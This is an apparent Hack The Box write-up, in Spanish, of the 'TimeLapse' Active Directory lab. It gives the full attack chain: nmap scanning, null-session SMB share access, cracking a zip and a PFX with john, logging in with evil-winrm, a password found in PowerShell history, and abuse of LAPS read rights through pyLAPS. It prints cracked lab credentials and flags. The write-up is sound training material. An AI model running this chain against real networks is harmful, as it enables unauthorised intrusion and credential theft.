

TimeLapse

Máquina Timelapse:

TimeLapse IP: 10.129.100.66

1. Reconocimiento y Escaneo de Puertos

Comenzamos realizando un escaneo de puertos sobre la IP objetivo para identificar servicios abiertos.

1.1 Escaneo TCP inicial

Ejecutamos `nmap` para escanear todos los puertos TCP.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.100.66 -vv -oG scanPort
```

Explicación del comando:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos que están abiertos.
- `-sS` : Realiza un escaneo tipo *TCP SYN Scan* (sigiloso, no completa la conexión).
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes no más lento que 5000 por segundo (para agilizar).
- `-Pn` : Omite el descubrimiento de hosts (asume que el host está activo).
- `-n` : No realiza resolución DNS inversa.
- `10.129.100.66` : La dirección IP de la víctima.
- `-vv` : *Double verbose*, para ver los resultados en tiempo real con mayor detalle.
- `-oG scanPort` : Guarda la salida en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.100.66
Host is up, received user-set (0.046s latency).
Scanned at 2026-01-27 17:56:18 CET for 26s
Not shown: 65517 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
```

```

445/tcp    open  microsoft-ds      syn-ack ttl 127
464/tcp    open  kpasswd5          syn-ack ttl 127
593/tcp    open  http-rpc-epmap    syn-ack ttl 127
636/tcp    open  ldapssl           syn-ack ttl 127
3268/tcp   open  globalcatLDAP     syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl  syn-ack ttl 127
5986/tcp   open  wsmans            syn-ack ttl 127
9389/tcp   open  adws              syn-ack ttl 127
49667/tcp  open  unknown           syn-ack ttl 127
49673/tcp  open  unknown           syn-ack ttl 127
49674/tcp  open  unknown           syn-ack ttl 127
49688/tcp  open  unknown           syn-ack ttl 127
49697/tcp  open  unknown           syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 26.42 seconds

1.2 Escaneo de Servicios y Versiones

Lanzamos un escaneo exhaustivo sobre los puertos detectados para enumerar versiones y ejecutar scripts básicos de reconocimiento.

```

nmap -
p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,496
88,49697 -sCV 10.129.100.66 -oN scanV

```

Explicación del comando:

- `-p...` : Lista separada por comas de los puertos encontrados en el paso anterior.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta versiones de servicios).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

Nmap scan report for 10.129.100.66
Host is up (0.048s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-01-28 00:58:19Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	

```

464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ldapssl?
3268/tcp   open  ldap            Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb, Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl?
5986/tcp   open  ssl/wsmans?
|_ssl-date: 2026-01-28T00:59:50+00:00; +7h59m59s from scanner time.
|_tls-alpn:
|_  h2
|_  http/1.1
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
|_Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
9389/tcp   open  mc-nmf          .NET Message Framing
49667/tcp  open  msrpc           Microsoft Windows RPC
49673/tcp  open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49674/tcp  open  msrpc           Microsoft Windows RPC
49688/tcp  open  msrpc           Microsoft Windows RPC
49697/tcp  open  msrpc           Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time:
|_  date: 2026-01-28T00:59:10
|_  start_date: N/A
|_smb2-security-mode:
|_  3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.44 seconds

```

2. Enumeración

2.1 Enumeración RPC

Intentamos enumerar usuarios a través de una sesión nula mediante `rpcclient`.

```
rpcclient -U '' 10.129.100.66 -N
```

Explicación del comando:

- `-U ''`: Especifica un usuario vacío (sesión nula).
- `-N`: No pedir contraseña.

Una vez dentro de la consola interactiva, intentamos listar los usuarios del dominio.

```
enumdomusers
```

Resultado:

```
result was NT_STATUS_ACCESS_DENIED
```

2.2 Enumeración SMB inicial

Utilizamos `netexec` (anteriormente `crackmapexec`) para obtener información básica del servidor a través de SMB.

```
netexec smb 10.129.100.66
```

Explicación del comando:

- `smb` : Protocolo objetivo.
- Recoge información del host sin necesidad de credenciales si es posible.

Resultado:

```
SMB          10.129.100.66    445    DC01          [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True)
(SMBv1:False)
```

2.3 Resolución DNS

```
dig @10.129.100.66 timelapse.htb ns
dig @10.129.100.66 timelapse.htb ptr
dig @10.129.100.66 timelapse.htb mx
```

Explicación del comando:

- `@10.129.100.66` : Consulta directamente al servidor DNS de la máquina víctima.
- `ns` , `ptr` , `mx` : Tipos de registros DNS consultados.

Resultado:

```
dc01.timelapse.htb
```

Añadimos el dominio encontrado a nuestro archivo `/etc/hosts` para resolución local.

```
10.129.100.66 dc01 dc01.timelapse.htb timelapse.htb
```

2.4 Enumeración de Recursos Compartidos (Shares)

Intentamos listar los recursos compartidos usando `netexec`.

```
netexec smb 10.129.100.66 --shares
```

Resultado:

```
[-] Error enumerating shares: STATUS_USER_SESSION_DELETED
```

Al fallar `netexec`, utilizamos `smbclient` para intentar listar los recursos con una sesión nula.

```
smbclient -L 10.129.100.66 -N
```

Explicación del comando:

- `-L` : Lista los recursos compartidos del host.
- `-N` : No utiliza contraseña (sesión nula/anónima).

Resultado:

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
Shares	Disk	
SYSVOL	Disk	Logon server share

Utilizamos `smbmap` para listar el contenido del recurso "Shares" de forma recursiva.

```
smbmap -H 10.129.100.66 -u 'null' -r 'Shares'
```

Explicación del comando:

- `-H` : Host objetivo.
- `-u 'null'` : Usuario nulo.
- `-r 'Shares'` : Lista recursivamente el directorio 'Shares'.

Resultado:

```
dr--r--r--          0 Mon Oct 25 17:55:14 2021  .
dr--r--r--          0 Mon Oct 25 17:55:14 2021  ..
dr--r--r--          0 Mon Oct 25 21:40:06 2021  Dev
dr--r--r--          0 Mon Oct 25 17:55:14 2021  HelpDesk
```

2.5 Análisis del directorio 'Dev'

Enumerando dentro del directorio `Dev` encontramos un archivo de backup interesante.

```
fr--r--r--          2611 Mon Oct 25 23:05:30 2021  winrm_backup.zip
```

Descargamos el archivo `winrm_backup.zip`.

```
smbmap -H 10.129.100.66 -u 'null' --download 'Shares/Dev/winrm_backup.zip'
```

Explicación del comando:

- `--download` : Descarga el archivo especificado del servidor SMB.

2.6 Análisis del directorio 'HelpDesk'

Enumeramos los otros directorios, específicamente `HelpDesk`.

```
smbmap -H 10.129.100.66 -u 'null' -r 'Shares/HelpDesk'
```

Resultado:

```
fr--r--r--          1118208 Mon Oct 25 17:55:14 2021  LAPS.x64.msi
fr--r--r--          104422 Mon Oct 25 17:55:14 2021  LAPS_Datasheet.docx
fr--r--r--          641378 Mon Oct 25 17:55:14 2021  LAPS_OperationsGuide.docx
fr--r--r--          72683 Mon Oct 25 17:55:14 2021  LAPS_TechnicalSpecification.docx
```

Descargamos todos los archivos encontrados en `HelpDesk`.

```
smbmap -H 10.129.100.66 -u 'null' --download 'Shares/HelpDesk/LAPS.x64.msi'
smbmap -H 10.129.100.66 -u 'null' --download 'Shares/HelpDesk/LAPS_Datasheet.docx'
smbmap -H 10.129.100.66 -u 'null' --download 'Shares/HelpDesk/LAPS_OperationsGuide.docx'
smbmap -H 10.129.100.66 -u 'null' --download 'Shares/HelpDesk/LAPS_TechnicalSpecification.docx'
```

3. Análisis de Información (LAPS y Archivos)

Investigando sobre LAPS, encontramos que es:

La solución de contraseñas de administrador local de **Windows (Windows LAPS)** es una característica de **Windows** que administra y realiza automáticamente copias de seguridad de la contraseña de una cuenta de administrador local en los dispositivos unidos a Microsoft Entra o unidos a Active Directory de **Windows** Server.

Realizamos un análisis de metadatos en los documentos descargados para buscar usuarios potenciales.

En `LAPS_Datasheet.docx` :

- Autor encontrado: **Jiri Formacek**

En `LAPS_OperationsGuide.docx` :

- Autor encontrado: **Tom Ausburne**

No se encontró información relevante adicional en el resto de los archivos de HelpDesk.

4. Cracking del Backup WinRM

Intentamos descomprimir el archivo `winrm_backup.zip` , pero requiere contraseña. Procedemos a obtener el hash del archivo zip para intentar crackearlo.

4.1 Obtención del hash

Usamos `zip2john` para extraer el hash.

```
zip2john winrm_backup.zip
```

(Nota: El comando genera un hash que usaremos a continuación).

4.2 Cracking con John the Ripper

Intentamos romper la contraseña del zip usando el diccionario `rockyou.txt` .

```
john -w:/usr/share/wordlists/rockyou.txt hash
```

Explicación del comando:

- `-w` : Especifica la lista de palabras (wordlist).
- `hash` : Archivo que contiene el hash extraído en el paso anterior.

Resultado:

```
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
```

4.3 Extracción del contenido

Con la contraseña `supremelegacy`, descomprimos el archivo y obtenemos un certificado PFX.


```
unzip winrm_backup.zip
```

Resultado:

```
inflating: legacyy_dev_auth.pfx
```

5. Cracking y Extracción del Certificado PFX

Intentamos importar el certificado `legacyy_dev_auth.pfx` en Firefox, pero nos solicita otra contraseña.



5.1 Obtención del hash del PFX

Pasamos el certificado a formato hash compatible con John.

```
pfx2john legacyy_dev_auth.pfx > hash
```


Explicación del comando:

- Extrae el hash del archivo PFX y lo redirige al archivo `hash`.

5.2 Cracking del PFX

Volvemos a usar `john` para crackear la contraseña del certificado.

```
john -w:/usr/share/wordlists/rockyou.txt hash
```

Resultado:

```
thuglegacy      (legacyy_dev_auth.pfx)
```

5.3 Extracción de Clave Privada y Certificado

Buscamos cómo extraer la clave privada y el certificado de un archivo `.pfx` y encontramos la siguiente referencia: <https://tecadmin.net/extract-private-key-and-certificate-files-from-pfx-file/>.

Procedemos a extraer la clave privada:

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv-key.pem -nodes
```

Explicación del comando:

- `pkcs12` : Herramienta de gestión de archivos PKCS#12.
- `-in` : Archivo de entrada (`.pfx`).
- `-nocerts` : No emitir certificados (solo la clave).
- `-out` : Archivo de salida (`priv-key.pem`).
- `-nodes` : No encriptar la clave privada de salida.
- Contraseña usada: `thuglegacy`.

Extraemos el certificado público:

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out certificate.pem
```

Explicación del comando:

- `-nokeys` : No emitir la clave privada (solo certificados).
- `-out` : Archivo de salida (`certificate.pem`).
- Contraseña usada: `thuglegacy`.

6. Acceso Inicial (Usuario: legacyy)

Una vez obtenidos la clave privada y el certificado, accedemos mediante WinRM utilizando SSL.

```
evil-winrm -i 10.129.100.66 -c certificate.pem -k priv-key.pem -S
```

Explicación del comando:

- `-i` : IP objetivo.
- `-c` : Ruta al certificado público.
- `-k` : Ruta a la clave privada.
- `-S` : Habilita SSL (necesario porque el puerto 5986 es WinRM sobre HTTPS).

Resultado:

```
Acceso exitoso.
```

6.1 Verificación y Flag de Usuario

Verificamos el usuario con el que hemos entrado.

```
whoami
```

Resultado:

```
timelapse\legacyy
```

Verificamos la IP.

```
ipconfig
```

Resultado:

```
IPv4 Address. . . . . : 10.129.100.66
```

Obtenemos la flag del usuario.

```
type user.txt
```

Resultado:

```
6e6980c34d094e0c6887e4efdc88d272
```

6.2 Enumeración Post-Explotación

Comprobamos los privilegios del usuario actual.

```
whoami /priv
```

Resultado:

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Enumeramos los usuarios del sistema.

```
net user
```

Resultado:

Administrator	babywurm	Guest
krbtgt	legacyy	payload
sinfulz	svc_deploy	thecybergeek
TRX		

7. Escalada de Privilegios Lateral (svc_deploy)

Revisamos el historial de comandos de PowerShell buscando información sensible.

type AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Resultado:

```
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Encontramos credenciales en texto plano dentro del historial:

- Usuario: `svc_deploy`
- Contraseña: `'E3R$Q62^12p7PLlC%KWaxuaV'`

7.1 Validación de credenciales

Validamos las credenciales obtenidas contra el servicio SMB.

```
netexec smb 10.129.100.66 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'
```

Resultado:

```
[+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
```

Verificamos si podemos acceder mediante WinRM con estas credenciales.

```
netexec winrm 10.129.100.66 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'
```

Resultado:

```
[+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV (Pwn3d!)
```

7.2 Acceso como svc_deploy

Accedemos usando `evil-winrm` con el nuevo usuario.

```
evil-winrm -i 10.129.100.66 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S
```

Resultado:

```
Acceso exitoso.
```

8. Escalada de Privilegios a Administrador

8.1 Enumeración de svc_deploy

Verificamos los privilegios del usuario `svc_deploy`.

```
whoami /priv
```

Resultado:

Privilege Name	Description	State
=====	=====	=====

SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Buscamos información detallada sobre el usuario y sus grupos.

```
net user svc_deploy
```

Resultado:

User name	svc_deploy	
Full Name	svc_deploy	
Comment		
User's comment		
Country/region code	000 (System Default)	
Account active	Yes	
Account expires	Never	
Password last set	10/25/2021 11:12:37 AM	
Password expires	Never	
Password changeable	10/26/2021 11:12:37 AM	
Password required	Yes	
User may change password	Yes	
Workstations allowed	All	
Logon script		
User profile		
Home directory		
Last logon	10/25/2021 11:25:53 AM	
Logon hours allowed	All	
Local Group Memberships	*Remote Management Use	
Global Group memberships	*LAPS_Readers	*Domain Users

8.2 Abuso de LAPS

Buscamos cómo abusar del privilegio de lectura de LAPS y encontramos las referencias:

- <https://www.thehacker.recipes/ad/movement/dacl/readlapspassword>
- <https://github.com/p0dalirius/pyLAPS>

Clonamos el repositorio de la herramienta pyLAPS .

git clone <https://github.com/p0dalirius/pyLAPS.git>

Ejecutamos el script para extraer la contraseña.

```
./pyLAPS.py --action get -d "timelapse.htb" -u "svc_deploy" -p  
'E3R$Q62^12p7PLlC%KWaxuaV' --dc-ip 10.129.100.66
```

Explicación del comando:

- `--action get` : Acción para obtener información.
- `-d "timelapse.htb"` : Dominio objetivo.
- `-u , -p` : Credenciales de `svc_deploy`.
- `--dc-ip` : IP del Controlador de Dominio.

Resultado:

```
[+] Extracting LAPS passwords of all computers ...  
  | DC01$                : @66%&{545()}irq.{&Uc3,0%1  
[+] All done!
```

Hemos obtenido la contraseña de administrador: `@66%&{545()}irq.{&Uc3,0%1`.

8.3 Acceso como Administrador y Flag Root

Validamos las credenciales de Administrador con `netexec`.

```
netexec smb 10.129.100.66 -u 'Administrator' -p '@66%&{545()}irq.{&Uc3,0%1'
```

Resultado:

```
[+] timelapse.htb\Administrator:@66%&{545()}irq.{&Uc3,0%1 (Pwn3d!)
```

Accedemos por `evil-winrm` como Administrador.

```
evil-winrm -i 10.129.100.66 -u Administrator -p '@66%&{545()}irq.{&Uc3,0%1' -  
S
```

Resultado:

```
Acceso exitoso.
```

Obtenemos la flag de root.

```
cat root.txt
```

Resultado:

fd5512d78840196b8666114bcf211708